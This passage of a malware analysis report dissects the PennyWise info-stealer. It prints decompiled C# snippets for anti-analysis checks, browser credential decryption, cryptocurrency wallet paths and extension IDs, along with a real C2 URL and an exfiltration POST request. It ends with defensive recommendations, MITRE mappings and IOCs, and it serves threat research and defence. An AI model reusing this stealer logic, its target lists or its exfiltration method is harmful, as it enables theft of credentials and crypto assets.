    DisplayName       "(UTC+03:00) Moscow, St Petersburg"
    Id                "Russian Standard Time"
    StandardName      "Russia TZ 2 Standard Time"
```

Figure 10 – Converting date-time to Russian Standard Time

The malware then retrieves the system language code using the *CultureInfo* class and gets the graphic driver and processor names of the victim's machine using a WMI query. After this, it creates a string in the below format to generate an MD5 hash.

"mutex_name-Username-Machine_Name-Loanguage_code-Processor_name-Graphics_Driver_Name"

The hash value will be used to name a folder created with hidden attributes in the *AppData\Local directory* and save the stolen data.




```
public static void smethod_1(string string_2)
{
    string fileName = string_2 ?? Class70.string_0;
    new FileInfo(fileName).Attributes |= FileAttributes.Hidden;
}
```

Figure 11 – Creating a folder with hidden attributes

The malware tries to identify the victim's country using the *CultureInfo* class and terminates its execution if the victim is based outside the following locations.

- Russia
- Ukraine
- Belarus
- Kazakhstan

This could indicate that the TA is trying to avoid scrutiny by Law Enforcement Agencies in these particular countries.



```
internal static bool smethod_0()
{
    if (Class59.string_4 != Class84.smethod_0(541442358))
    {
        foreach (string b in Class16.string_0)
        {
            if (CultureInfo.CurrentCulture.ToString().Split(new char[]
            {
                '-'
            })[1] == b)
            {
                return true;
            }
        }
    }
```

```
private static readonly string[] string_0 = new string[]
{
    Class84.smethod_0(541447464),
    Class84.smethod_0(541446008),
    Class84.smethod_0(541448528),
    Class84.smethod_0(541443232)
};
```

```
"RU"
"KZ"
"UA"
"BY"
```

Figure 12 – Preventing Execution in certain countries

The malware performs multiple Anti-Analysis and Anti-Detection checks to prevent the execution of the malware in a controlled environment. It uses *Win32_ComputerSystem* class to detect any virtual machine.


Then, it checks for the following Dynamic-Link Library (DLL) files to identify the presence of antivirus applications and sandbox environments.

- SbieDll: Sandboxie
- SxIn: 360 Total Security
- Sf2: Avast Antivirus
- Snxhk: Avast Antivirus
- cmdvrt32: COMODO

It also checks the running processes in the victims' machine and terminates its execution if the following processes are running.

- processhacker
- netstat
- netmon
- tcpview
- wireshark
- filemon
- regmon
- cain
- httpanalyzerstdv7
- fiddler
- fiddler everywhere
- httpdebuggersvc

After this, the malware decrypts *string_2* and *string_13* in Table 1, which are encrypted using the Rijndael algorithm. These strings possibly contain the TA’s user name and Command & Control (C&C) URL.



```
"@w[redacted]in"
"CRYPTED:ygBdfUqyTjr827lyAL47dg=="
```

```
"http://185.246.116.237:5001/getfile"
"CRYPTED:vuw8jLF2e/Ljzrqrw2oAEBJLqFB8KtttiM5T7ns2bs4Dsnmons6lxd82gskRZISF"
```


Figure 13 – Decrypted Strings

The malware then creates a folder under the folder which was created initially in the *Appdata\Local directory* in the following format:

“UserName@MachineName_Loanguage_code_Year_Month_Date_Hour_Minute_Second@StealerVersion”

The malware uses multithreading to steal data from the victim’s system. Every individual thread is responsible for performing a different operation, such as stealing the victim’s files, harvesting Chromium/Mozilla browser data, stealing the browser’s cryptocurrency extension data, taking screenshots, stealing sessions of chat applications, etc.

The malware creates over 10 threads and executes them using *Thread.Start()* method.



```
Class64.Class65 @class = new Class64.Class65();
@class.string_0 = string_0;
List<Thread> list = new List<Thread>();
bool result;
try
{
    list.Add(new Thread(new ThreadStart(@class.method_0)));
    list.Add(new Thread(new ThreadStart(@class.method_1)));
    list.Add(new Thread(new ThreadStart(@class.method_2)));
    list.Add(new Thread(new ThreadStart(@class.method_3)));
    list.Add(new Thread(new ThreadStart(@class.method_4)));
    list.Add(new Thread(new ThreadStart(@class.method_5)));
    list.Add(new Thread(new ThreadStart(@class.method_6)));
    list.Add(new Thread(new ThreadStart(@class.method_7)));
    list.Add(new Thread(new ThreadStart(@class.method_8)));
    Thread thread = new Thread(new ThreadStart(@class.method_9));
    thread.SetApartmentState(ApartmentState.STA);
    list.Add(thread);
    list.Add(new Thread(new ThreadStart(@class.method_10)));
    list.Add(new Thread(new ThreadStart(@class.method_11)));
```

Figure 14 – Use of multithreading by the TA


The malware only steals files smaller than 20KB and has RTF, Doc, Docx, txt, and JSON extensions which are saved in a folder named “grabber.”

Using the *Directory.Exists()* method, the malware identifies whether a targeted browser is present in the victims' machine and steals data if these browsers are found. The malware steals data from Chromium and Mozilla-based browsers using the following method:

> The sensitive user data, such as login credentials and cookies, stored in Chromium-based browsers is present in an encrypted form.

The malware enumerates and gets the names of all files in the "*Browser-name\User Data*" folder and checks for the "Local State" file, which stores the encrypted key. The *CryptUnprotectData()* function decrypts the encrypted key, which will now be used to decrypt the login data file containing all users' credentials.

> In Mozilla-based browsers, the malware targets certain SQLite files named "cookies.sqlite", "key4.db," etc., which store data such as encryption keys and master passwords for login.json. The login.json file will be decrypted using these keys containing user credentials. The stolen cookies from browsers are saved into a file named "[browser name_Default]_Cookies.txt".



```
foreach (string text in Class43.string_0)
{
    string text2 = Class43.string_5 + text;
    if (Directory.Exists(text2))
    {
        byte[] array = Class18.smethod_1(text2);
        if (array == null)
        {
            return;
        }
```


Figure 15 – Checking whether a targeted browser exists on the victim system

For stealing Discord tokens, the malware targets the following directories:

- *Discord\Local Storage\leveldb*
- *Discord PTB\Local Storage\leveldb*
- *Discord Canary\leveldb*

The malware steals Telegram sessions by copying files from the "*Telegram Desktop\tdata*" folder.

It also fetches the list of running processes using the *Process.GetProcesses* method and writes the data, including Process Name, PID, and execution path, to the "Processes.txt" file.



```
int num = 0;
foreach (Process process in Process.GetProcesses())
{
    try
    {
        num++;
        File.AppendAllText(string_0 + Class84.smethod_0(541457267), string.Concat(new string[]
        {
            string.Format(Class84.smethod_0(541450287), num),
            Class84.smethod_0(541450298),
            process.ProcessName,
            Class84.smethod_0(541450455),
```


Figure 16 – Fetching all running processes data

The malware takes a screenshot of the victim's system and stores it as a file named "Screenshot.jpg." It creates a file named "Information.txt" that saves data such as location, details of the victim's system, hardware details, antivirus, stealer version, victim's unique ID, and date.

The malware queries the registry key *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall* to find the list of installed applications and write this data to a file named "Software.txt" in the following format:

- Application
- Version
- Location


The stealer queries the registry to identify the location of cryptocurrencies such as Litecoin, Dash, and Bitcoin, as shown in the figure below. It obtains the path from registry data “strDataDir” in the *HKEY_CURRENT_USER\Software\Blockchain_name\ Blockchain_name-Qt* registry key.



```
foreach (string name in Class41.string_0)
{
    using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(name))
    {
        foreach (string name2 in registryKey.GetSubKeyNames())
        {
            Class41.Class42 @class = new Class41.Class42();
            using (RegistryKey registryKey2 = registryKey.OpenSubKey(name2))
            {
                if (registryKey2.GetValue(Class84.smethod_0(541453889)) != null && !string.IsNullOrWhiteSpace(registryKey2.GetValue(Class84.smethod_0(541453889)).ToString()))
                {
                    @class.method_1(registryKey2.GetValue(Class84.smethod_0(541453889)).ToString());
                    @class.method_3((registryKey2.GetValue(Class84.smethod_0(541453911)) == null || string.IsNullOrWhiteSpace(registryKey2.GetValue(Class84.smethod_0(541453911)).ToString())) ?
                      Class84.smethod_0(541453928) : registryKey2.GetValue(Class84.smethod_0(541453911)).ToString());
                    @class.method_5((registryKey2.GetValue(Class84.smethod_0(541453824)) == null || string.IsNullOrWhiteSpace(registryKey2.GetValue(Class84.smethod_0(541453824)).ToString())) ?
                      Class84.smethod_0(541453850) : registryKey2.GetValue(Class84.smethod_0(541453824)).ToString());
                    list.Add(@class);
                }
            }
```

Figure 17 – Querying Registry


It targets cold crypto-wallets such as Zcash, Armory, Bytecoin, Jaxx, Exodus, Ethereum, Electreum, Atomic Wallet, Guarda, and Coinomi. To steal data from these wallets, the malware looks for wallet files in the directory shown in the figure below and copies them for exfiltration.



```
@'[redacted]Roaming\Zcash"
"Armory"
@"\Armory"
@'[redacted]Roaming\Armory"
"Bytecoin"
@"\bytecoin"
@[redacted]Roaming\bytecoin"
"Jaxx"
@"\com.liberty.jaxx\IndexedDB\file_0.indexeddb.leveldb"
@"[redacted]Roaming\com.liberty.jaxx\IndexedDB\file_0.indexeddb.leveldb"
"Ex[redacted]
@"\Exodus\exodus.wallet"
@'[redacted]Roaming\Exodus\exodus.wallet"
"Ethereum"
@"\Ethereum\keystore"
@"[redacted]ta\Roaming\Ethereum\keystore"
"Electrum"
@"\Electrum\wallets"
@[redacted]a\Roaming\Electrum\wallets"
"AtomicWallet"
@"\atomic\Local Storage\leveldb"
@"C[redacted]ta\Roaming\atomic\Local Storage\leveldb"
"Guarda"
@"\Guarda\Local Storage\leveldb"
@'[redacted]Data\Roaming\Guarda\Local Storage\leveldb"
"C[redacted]
@"\Coinomi\Coinomi\wallets"
@"[redacted]Local\Coinomi\Coinomi\wallets"
```

Figure 18 – Stealing data from cold crypto-wallets

This malware also targets crypto extensions of Chromium-based browsers for stealing data. The figure below shows the crypto extensions, along with their ID. It enumerates all files in the *Browser_name\User Data* folder and checks for the “Local Extension Settings” folder where extension-related data is stored. This folder finds the crypto browser extension using their extension ID.




```
foreach (string text2 in list)
{
    string text3 = text2 + Class84.smethod_0(541430652);
    if (Directory.Exists(text3))
    {
        string text4 = Class43.smethod 1(string 3);
```

```
@"[redacted]Google\Chrome\User Data\AutofillRegex\Local Extension Settings"
```

```
"Coinbase"
@"\hnfanknocfeofbddgcijnmhnfnkdnaad\"
"Metamask"
@"\nkbihfbeogaeaoehlefnkodbefgpgknn\"
"RoninWallet"
@"\fnjhmkhhmkbjkkabndcnnogagogbneec\"
"TronLink"
@"\ibnejdfjmmkpcnlpebklmnkoeoihofec\"
"Phantom"
@"\bfnaelmomeimhlpmgjnjophhpkkoljpa\"
"Yoroi"
@"\ffnbelfdoeiohenkjibnmadjiehjhajb\"
```

Figure 19 – Stealing data from crypto browser extensions

The malware then compiles the count for harvested data, as shown in Figure 16. Additionally, it compresses the folder in which the stolen data was saved and exfiltrates it to “*http[:]//185[.]246.116.237[:]5001/getfile*“. This folder is then deleted, removing all traces.



```
POST http://185.246.116.237:5001/getfile HTTP/1.1
Content-Type: multipart/form-data; boundary="492eddcb-1ea5-[redacted]
Host: 185.246.116.237:5001
Content-Length: 118120
Expect: 100-continue

--492eddcb-1ea5-49c0-979b-e11bd4b7ed37
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=string


🤡 *PennyWise v1.3.4*
 Worker: @why[redacted]in
 IP: [redacted]
 Country: [redacted]
 Username: [redacted]
 PC: [redacted]
 System: [redacted]
 Language: [redacted]
 Date: [redacted]

  🌐 *Browsers:*
   ∟ 🔑 Passwords: [redacted]
   ∟ 🍪 Cookies: [redacted]
   ∟ 🖊 AutoFill: [redacted]

  💼 *Wallets:*
   ∟ 🍯 Total: [redacted]
   ∟ 💰 App: [redacted]
   ∟ 🧩 Ext: [redacted]

  ❤ *YouTube:*
   ∟ ✔ Valid: [redacted]
   ∟ 🔐 Token[redacted]
   ∟ ♻ API: [redacted]
   ∟ 👥 Subs: [redacted]

  📄 *Grabber:*
   ∟ 📂 Files: [redacted]
```

Figure 20 – Exfiltration of data

Conclusion

Pennywise is an emerging stealer which is already making a name for itself. We have witnessed multiple samples of Pennywise out in the wild, indicating that Threat Actors may already be deploying it. Though there is not much information regarding its adoption by cybercriminals at the moment, in the future, we may see new variants of this stealer and observe further samples in the wild.

Our Recommendations

- Avoid downloading pirated software from unverified sites.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Keep updating your passwords after certain intervals.
- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solutions on employees' systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution
Defense Evasion	T1140 T1497 T1055.012	Deobfuscate/Decode Files or Information Virtualization/Sandbox Evasion Process Injection: Process Hollowing
Credential Access	T1555 T1539 T1552 T1528	Credentials from Password Stores Steal Web Session Cookies Unsecured Credentials Steal Application Access Token
Collection	T1113	Screen Capture
Discovery	T1518 T1124 T1007	Software Discovery System Time Discovery System Service Discovery
Command and Control	T1071	Application Layer Protocol
Exfiltration	T1041	Exfiltration Over C2 Channel

Indicators of Compromise (IOCs)

Indicators	Indicator type	Description
http[:]//185[.]246.116.237[:]5001/getfile	**URL**	**C2 URL**
eef01a6152c5a7ecd4e952e8086abdb3 fd3c1844af6af1552ff08e88c1553cc6565fe455 e43b83bf5f7ed17b0f24e3fb7e95f3e7eb644dbda1977e5d2f33e1d8f71f5da0	**Md5** **SHA-1** **SHA-256**	**Loader**

66502250f78c6f61e7725a3daa0f4220 8cfc5d40a8008e91464fd89a1d6cb3a7b3b7a282 05854ea1958ef0969a2c717ce6cb0c67cd3bcd327badac6aa7925d95a0b11232	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
